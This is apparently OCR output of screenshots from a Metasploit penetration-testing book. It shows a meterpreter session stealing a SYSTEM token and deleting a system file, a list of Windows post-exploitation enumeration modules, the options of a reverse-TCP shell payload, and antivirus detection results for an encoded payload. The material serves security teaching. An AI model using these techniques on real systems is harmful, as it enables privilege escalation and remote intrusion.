


```
meterpreter > ps TrustedInstaller
Filtering on 'TrustedInstaller'

Process List
============

 PID   PPID  Name                  Arch  Session  User                 Path
 ---   ----  ----                  ----  -------  ----                 ----
 3420  728   TrustedInstaller.exe  x86   0        NT AUTHORITY\SYSTEM  C:\Windows\servicing\TrustedInstaller.exe

meterpreter > steal_token 3420
Stolen token with username: NT AUTHORITY\SYSTEM
meterpreter > rm notepad.exe
meterpreter > 
```






Name	Type	Data
(Default)	REG_SZ	(value not set)
ConsentPromptBehaviorAdmin	REG_DWORD	0x00000005 (5)
ConsentPromptBehaviorUser	REG_DWORD	0x00000003 (3)
dontdisplaylastusername	REG_DWORD	0x00000000 (0)
DSCAutomationHostEnabled	REG_DWORD	0x00000002 (2)
EnableCursorSuppression	REG_DWORD	0x00000001 (1)
EnableInstallerDetection	REG_DWORD	0x00000001 (1)
EnableLUA	REG_DWORD	0x00000001 (1)
EnableSecureUIAPaths	REG_DWORD	0x00000001 (1)
EnableUIADesktopToggle	REG_DWORD	0x00000000 (0)
EnableVirtualization	REG_DWORD	0x00000001 (1)
legalnoticecaption	REG_SZ	
legalnoticetext	REG_SZ	
LocalAccountTokenFilterPolicy	REG_DWORD	0x00000001 (1)
PromptOnSecureDesktop	REG_DWORD	0x00000001 (1)
scforceoption	REG_DWORD	0x00000000 (0)
shutdownwithoutlogon	REG_DWORD	0x00000001 (1)
undockwithoutlogon	REG_DWORD	0x00000001 (1)
ValidateAdminCodeSignatures	REG_DWORD	0x00000000 (0)




Turn Windows features on or off

To turn a feature on, select its check box. To turn a feature off, clear its check box. A filled box means that only part of the feature is turned on.

- ⊞ ☐ .NET Framework 3.5 (includes .NET 2.0 and 3.0)
- ⊞ ■ .NET Framework 4.6 Advanced Services
- ☐ Active Directory Lightweight Directory Services
- ☐ Embedded Boot Experience
- ☐ Embedded Logon
- ☐ Embedded Shell Launcher
- ⊞ ☐ Hyper-V
- ☑ Internet Explorer 11
- ⊞ ■ Internet Information Services
- ☐ Internet Information Services Hostable Web Core
- ☐ Keyboard Filter
- ⊞ ☐ Legacy Components





Windows Security

Please enter user credentials


User name: WINDOWS10\User

Password: ●●●●●●●●●




```
msf > use post/windows/gather/enum_
use post/windows/gather/enum_ad_bitlocker
use post/windows/gather/enum_ad_computers
use post/windows/gather/enum_ad_groups
use post/windows/gather/enum_ad_managedby_groups
use post/windows/gather/enum_ad_service_principal_names
use post/windows/gather/enum_ad_to_wordlist
use post/windows/gather/enum_ad_user_comments
use post/windows/gather/enum_ad_users
use post/windows/gather/enum_applications
use post/windows/gather/enum_artifacts
use post/windows/gather/enum_av_excluded
use post/windows/gather/enum_chrome
use post/windows/gather/enum_computers
use post/windows/gather/enum_db
use post/windows/gather/enum_devices
use post/windows/gather/enum_dirperms
use post/windows/gather/enum_domain
use post/windows/gather/enum_domain_group_users
use post/windows/gather/enum_domain_tokens
use post/windows/gather/enum_domain_users
use post/windows/gather/enum_domains
use post/windows/gather/enum_emet
use post/windows/gather/enum_files
use post/windows/gather/enum_hostfile
use post/windows/gather/enum_ie
use post/windows/gather/enum_logged_on_users
use post/windows/gather/enum_ms_product_keys
use post/windows/gather/enum_muicache
use post/windows/gather/enum_patches
use post/windows/gather/enum_powershell_env
use post/windows/gather/enum_prefetch
use post/windows/gather/enum_proxy
use post/windows/gather/enum_putty_saved_sessions
use post/windows/gather/enum_services
use post/windows/gather/enum_shares
use post/windows/gather/enum_snmp
use post/windows/gather/enum_termserv
use post/windows/gather/enum_tokens
use post/windows/gather/enum_tomcat
use post/windows/gather/enum_trusted_locations
use post/windows/gather/enum_unattend
msf >
```

Chapter 15: Using MSFvenom




```
root@kali:~# msfvenom -p linux/x64/shell/reverse_tcp --payload-options
Options for payload/linux/x64/shell/reverse_tcp:


       Name: Linux Command Shell, Reverse TCP Stager
     Module: payload/linux/x64/shell/reverse_tcp
   Platform: Linux
       Arch: x64
Needs Admin: No
 Total size: 296
       Rank: Normal

Provided by:
    ricky
    tkmru

Basic options:
Name   Current Setting  Required  Description
----   ---------------  --------  -----------
LHOST                   yes       The listen address
LPORT  4444             yes       The listen port

Description:
  Spawn a command shell (staged). Connect back to the attacker


Advanced options for payload/linux/x64/shell/reverse_tcp:

    Name                        Current Setting  Required  Description
    ----                        ---------------  --------  -----------
    AppendExit                  false            no        Append a stub that executes the exit(0) system call
    AutoRunScript                                no        A script to run automatically on session creation.
    EnableStageEncoding         false            no        Encode the second stage payload
    InitialAutoRunScript                         no        An initial script to run on session creation (before AutoRunScript)
    PayloadUUIDName                              no        A human-friendly name to reference this unique payload (requires tracking)
    PayloadUUIDRaw                               no        A hex string representing the raw 8-byte PUID value for the UUID
    PayloadUUIDSeed                              no        A string to use when generating the payload UUID (deterministic)
    PayloadUUIDTracking         false            yes       Whether or not to automatically register generated UUIDs
    PrependChrootBreak          false            no        Prepend a stub that will break out of a chroot (includes setreuid to root)
    PrependFork                 false            no        Prepend a stub that executes: if (fork()) { exit(0); }
    PrependSetgid               false            no        Prepend a stub that executes the setgid(0) system call
    PrependSetregid             false            no        Prepend a stub that executes the setregid(0, 0) system call
    PrependSetresgid            false            no        Prepend a stub that executes the setresgid(0, 0, 0) system call
    PrependSetresuid            false            no        Prepend a stub that executes the setresuid(0, 0, 0) system call
    PrependSetreuid             false            no        Prepend a stub that executes the setreuid(0, 0) system call
    PrependSetuid               false            no        Prepend a stub that executes the setuid(0) system call
    ReverseAllowProxy           false            yes       Allow reverse tcp even with Proxies specified. Connect back will NOT go through proxy but directly to LHOST
    ReverseListenerBindAddress                   no        The specific IP address to bind to on the local system
    ReverseListenerBindPort                      no        The port to bind to on the local system if different from LPORT
    ReverseListenerComm                          no        The specific communication channel to use for this listener
    ReverseListenerThreaded     false            yes       Handle every connection in a new thread (experimental)
    StageEncoder                                 no        Encoder to use if EnableStageEncoding is set
    StageEncoderSaveRegisters                    no        Additional registers to preserve in the staged payload if EnableStageEncoding is set
    StageEncodingFallback       true             no        Fallback to no encoding if the selected StageEncoder is not compatible
    StagerRetryCount            10               yes       The number of connection attempts to try before exiting the process
    StagerRetryWait             5.0              no        Number of seconds to wait for the stager between reconnect attempts
    VERBOSE                     false            no        Enable detailed status messages
    WORKSPACE                                    no        Specify the workspace for this module
Evasion options for payload/linux/x64/shell/reverse_tcp:

    Name  Current Setting  Required  Description
    ----  ---------------  --------  -----------
root@kali:~# 
```



MessageBox


First Payload



49 engines detected this file

SHA-256 ac7df811e99edd67db028189049683b401346b157f71dd71ce7575b1ac402807
File name encoded.exe
File size 72.07 KB
Last analysis 2017-12-14 17:22:40 UTC

Ad-Aware	Trojan.CryptZ.Gen	AhnLab-V3	Trojan/Win32.Shell.R1283
ALYac	Trojan.CryptZ.Gen	Arcabit	Trojan.CryptZ.Gen
Avast	Win32:SwPatch [Wrm]	AVG	Win32:SwPatch [Wrm]
Avira	TR/Crypt.EPACK.Gen2	AVware	Trojan.Win32.Swrort.B (v)
Baidu	Win32.Trojan.WisdomEyes.16070401....	BitDefender	Trojan.CryptZ.Gen
Bkav	W32.FamVT.RorenNHc.Trojan	CAT-QuickHeal	Trojan.Swrort.A
ClamAV	Win.Trojan.Swrort-5710536-0	Comodo	TrojWare.Win32.Rozena.A
CrowdStrike Falcon	malicious_confidence_100% (D)	Cybereason	malicious.1b8fb7
Cyren	W32/Swrort.A.gen!Eldorado	DrWeb	Trojan.Swrort.1
eGambit	Unsafe.AI_Score_99%	Emsisoft	Trojan.CryptZ.Gen (B)
Endgame	malicious (high confidence)	eScan	Trojan.CryptZ.Gen
ESET-NOD32	a variant of Win32/Rozena.AM	F-Prot	W32/Swrort.A.gen!Eldorado
F-Secure	Trojan.CryptZ.Gen	Fortinet	W32/Swrort.C!tr
GData	Trojan.CryptZ.Gen	Ikarus	Trojan.Win32.Swrort




Versions

Engines

Engine	Version
Common Client	12.12.4.12
LiveUpdate	2.3.2.7
SymEvent	12.9.6.28
Auto-Protect Kernel Driver	14.6.7.10
Auto-Protect User Mode Interface	14.6.7.19
Decomposer	2.3.5.10
Power Eraser Engine	5.1.0.48
Eraser	117.2.1.25
SONAR Framework	8.0.0.137

Definitions

Type	Sequence	Last Checked
Virus & Spyware	171220020	21/12/2017 10:00
Portal List	170809034	21/12/2017 10:00
Whitelist	171220002	21/12/2017 10:00
Revocation List	171220068	21/12/2017 10:00
Reputation Settings	171010033	21/12/2017 10:00
Power Eraser	161121023	21/12/2017 10:00




Manual Scan started on 21/12/2017 10:01:42


Completed

	Filename	Risk	Action	Risk Type

